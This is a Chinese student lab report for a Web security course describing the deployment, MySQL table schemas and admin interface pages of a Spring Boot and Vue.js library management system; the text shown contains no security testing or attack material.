

西安电子科技大学

Web 安全 课程实验报告

实验名称 图书馆管理系统的实现与安全测试

姓名 学号

同作者

实验日期 2023 年 12 月 20 日

成 绩

指导教师评语：

指导教师：

 年 月 日

实验报告内容基本要求及参考格式

一、产品描述

二、实验详情

三、结尾

实验平台介绍

项目总述

本图书馆管理系统采用 **B / S** 架构，并主要使用 **Java** 技术，结合 **vue.js** 的 **JavaScript** 前端框架、**springboot** 后端框架、**Tomcat** 的 web 服务器框架，并使用 **Mysql** 数据库和 **IDEA** 开发环境进行开发，使用 **session 对象** 来完成用户会话管理。该图书馆管理系统包括用户和管理员。其主要功能包括，管理员：首页、个人中心、用户管理、图书分类管理、图书信息管理、图书借阅管理、图书归还管理、缴纳罚金管理、留言板管理、系统管理，用户：首页、个人中心、图书借阅管理、图书归还管理、缴纳罚金管理、我的收藏管理，前台首页：首页、图书信息、公告信息、留言反馈、个人中心、后台管理等功能。

项目部署

1. jdk 安装与环境配置

本项目基于 java 语言，因此需要下载 jdk 并配置环境变量。此处由于之前已经安装过 jdk，因此省略安装过程。




图 1 java 环境配置

2. idea 配置 tomcat

本项目的服务器基于 tomcat 的服务器框架，因此需要在 idea 中对项目进行相关配置。首先进入 configuration 界面，添加 tomcat 服务器，并进行部署。




图 2 tomcat 服务器配置

之后可以看到成功部署了 web 应用程序服务器。




图 3 tomcat 服务器配置成功

3. 配置 maven

在 idea 中配置 maven 环境，如图所示，选择代码中给出的 maven 配置。




图 4 maven 配置

选择应用以后，idea 就会自动配置相关的 springboot 框架，包括插件、依赖项的引入和下载，如下图所示。




图 5 maven 配置查看

4. mysql 数据库部署

由于本 web 应用与后端 mysql 数据库相连并进行数据交换，因此需要在数据库中建立对应的表，并导入数据项。系统中的几个关键实体的实体关系图如下：

(1) 用户管理实体 E-R 图：




图 6 用户管理实体 ER 图

(2) 图书信息管理实体 E-R 图：




图 7 图书信息管理 ER 图

(3) 缴纳罚金管理实体 E-R 图：




图 8 缴纳罚金管理 ER 图

在 mysql 中，程序数据主要分配在 6 个 table 表中，即 jiaonafajin 表、tushuguihai 表、tushujieyue 表、tushuxinxi 表、yonghu 表、tushufenlei 表，具体如下：




图 9 mysql 各表查看

其中各个表的结构设计如下：

jiaonafajin 表

列名	数据类型	长度	约束
id	int	11	PRIMARY KEY
addtime	varchar	200	DEFAULT NULL
jieyuedanhao	varchar	200	DEFAULT NULL
tushubianhao	varchar	200	DEFAULT NULL
tushumingcheng	varchar	200	DEFAULT NULL
fakuanshuoming	varchar	200	DEFAULT NULL
fakuanjine	varchar	200	DEFAULT NULL
fakuanriqi	varchar	200	DEFAULT NULL
yonghuming	varchar	200	DEFAULT NULL
shouji	varchar	200	DEFAULT NULL

tushuguihai 表

列名	数据类型	长度	约束
id	int	11	PRIMARY KEY
addtime	varchar	200	DEFAULT NULL
jieyuedanhao	varchar	200	DEFAULT NULL
tushubianhao	varchar	200	DEFAULT NULL
tushumingcheng	varchar	200	DEFAULT NULL
tushufenlei	varchar	200	DEFAULT NULL
tupian	varchar	200	DEFAULT NULL
kejietianshu	varchar	200	DEFAULT NULL
jieyueriqi	varchar	200	DEFAULT NULL
yinghairiqi	varchar	200	DEFAULT NULL
guihairiqi	varchar	200	DEFAULT NULL
yonghuming	varchar	200	DEFAULT NULL

shouji	varchar	200	DEFAULT NULL
sfsh	varchar	200	DEFAULT NULL
shhf	varchar	200	DEFAULT NULL

tushujiyue 表

列名	数据类型	长度	约束
id	int	11	PRIMARY KEY
addtime	varchar	200	DEFAULT NULL
jiyuedanhao	varchar	200	DEFAULT NULL
tushubianhao	varchar	200	DEFAULT NULL
tushumingcheng	varchar	200	DEFAULT NULL
tushufenlei	varchar	200	DEFAULT NULL
tupian	varchar	200	DEFAULT NULL
kejietianshu	varchar	200	DEFAULT NULL
kejieshuliang	varchar	200	DEFAULT NULL
jiyueriqi	varchar	200	DEFAULT NULL
jiyuetianshu	varchar	200	DEFAULT NULL
yinghairiqi	varchar	200	DEFAULT NULL
jiyuezhuanztai	varchar	200	DEFAULT NULL
yonghuming	varchar	200	DEFAULT NULL
xingming	varchar	200	DEFAULT NULL
shouji	varchar	200	DEFAULT NULL
shenfenzheng	varchar	200	DEFAULT NULL
sfsh	varchar	200	DEFAULT NULL
shhf	varchar	200	DEFAULT NULL

表 4-4: tushuxinxi 表

列名	数据类型	长度	约束
id	int	11	PRIMARY KEY

addtime	varchar	200	DEFAULT NULL
tushubianhao	varchar	200	DEFAULT NULL
tushumingcheng	varchar	200	DEFAULT NULL
tushufenlei	varchar	200	DEFAULT NULL
tupian	varchar	200	DEFAULT NULL
zuozhe	varchar	200	DEFAULT NULL
chubanshe	varchar	200	DEFAULT NULL
tushuzhuangtai	varchar	200	DEFAULT NULL
kejietianshu	varchar	200	DEFAULT NULL
kejieshuliang	varchar	200	DEFAULT NULL
tushujianjie	varchar	200	DEFAULT NULL

表 4-5: yonghu 表

列名	数据类型	长度	约束
id	int	11	PRIMARY KEY
addtime	varchar	200	DEFAULT NULL
yonghuming	varchar	200	DEFAULT NULL
mima	varchar	200	DEFAULT NULL
xingming	varchar	200	DEFAULT NULL
xingbie	varchar	200	DEFAULT NULL
touxiang	varchar	200	DEFAULT NULL
shouji	varchar	200	DEFAULT NULL
shenfenzheng	varchar	200	DEFAULT NULL

表 4-6: tushufenlei 表

列名	数据类型	长度	约束
id	int	11	PRIMARY KEY
addtime	varchar	200	DEFAULT NULL
tushufenlei	varchar	200	DEFAULT NULL

项目功能

(1) 管理员功能模块

管理员登录，通过填写用户名、密码、角色进行登录，如图 10 所示。

url: ./admin/dist/index.html #/login



图 10 管理员登录界面图

管理员登录进入阿博图书馆管理系统页面可以查看首页、个人中心、用户管理、图书分类管理、图书信息管理、图书借阅管理、图书归还管理、缴纳罚金管理、留言板管理、系统管理等信息，如图 11 所示。

url: ./admin/dist/index.html #/index




图 11 管理员功能界面图

用户管理，在用户管理列表可以查看用户名、姓名、性别、头像、手机、身份证等内容，还可以根据需要进行详情、修改或删除等操作，如图 12 所示。

url: `./admin/dist/index.html #/yonghu`




图 12 用户管理界面图

图书分类管理，在图书分类管理列表可以查看图书分类等信息，并可根据需要进行详情、修改或删除等操作，如图 13 所示。

url: `./admin/dist/index.html #/tushufenlei`




图 13 图书分类管理界面图

图书信息管理，在图书信息管理列表可以查看图书编号、图书名称、图书分类、图片、作者、出版社、图书状态、可借天数、可借数量等信息，并可根据需要进行详情、修改查看评论或删除等操作，如图 14 所示。

url: ./admin/dist/index.html#/tushuxinxi




图 14 图书信息管理界面图

图书借阅管理，在图书借阅管理页面可以查看借阅单号、图书编号、图书名称、图书分类、图片、可借天数、可借数量、借阅日期、借阅天数、应还日期、借阅状态、用户名、姓名、手机、身份证、审核回复、审核状态、审核等内容，并且根据需要进行详情、修改等操作，如图 15 所示。

url: ./admin/dist/index.html#/tushujieyue




图 15 图书借阅管理界面图

缴纳罚金管理，在缴纳罚金管理页面可以查看借阅单号、图书编号、图书名称、罚款说明、罚款金额、罚款日期、用户名、手机、是否支付等内容，并且根据需要进行详情、修改或删除等操作，如图 16 所示。

url: ./admin/dist/index.html#/jiaonafajin

